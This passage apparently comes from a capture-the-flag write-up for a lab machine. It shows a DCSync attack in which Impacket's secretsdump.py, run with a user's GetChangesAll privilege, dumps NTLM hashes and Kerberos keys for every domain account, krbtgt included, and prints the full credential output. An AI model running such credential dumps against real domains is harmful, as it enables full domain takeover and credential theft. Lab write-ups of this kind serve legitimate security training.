
Ethan has GetChangesAll privileges over the domain, with this privilege, ethan can dump hashes for the domain with secretdump.py :
T480➜  Administrator  ᐅ  secretsdump.py -just-dc administrator.htb/ethan@10.129.28.247
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:8864a202387fccd97844b924072e1467:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:95687598bfb05cd32eaa2831e0ae6850:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:b360c36cb6777b8cc3d88ab1aa60f0064e6ea4fc9b9a4ebacf66345118c0e959
administrator.htb\michael:aes128-cts-hmac-sha1-96:bc3c8269d1a4a82dc55563519f16de8b
administrator.htb\michael:des-cbc-md5:43c2bc231598012a
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:a0bbafbc6a28ed32269e6a2cc2a0ccb35ac3d7314633815768f0518ebae6847f
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:426ca56d39fe628d47066fc3448b645e
administrator.htb\benjamin:des-cbc-md5:b6f84a864376a4ad
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...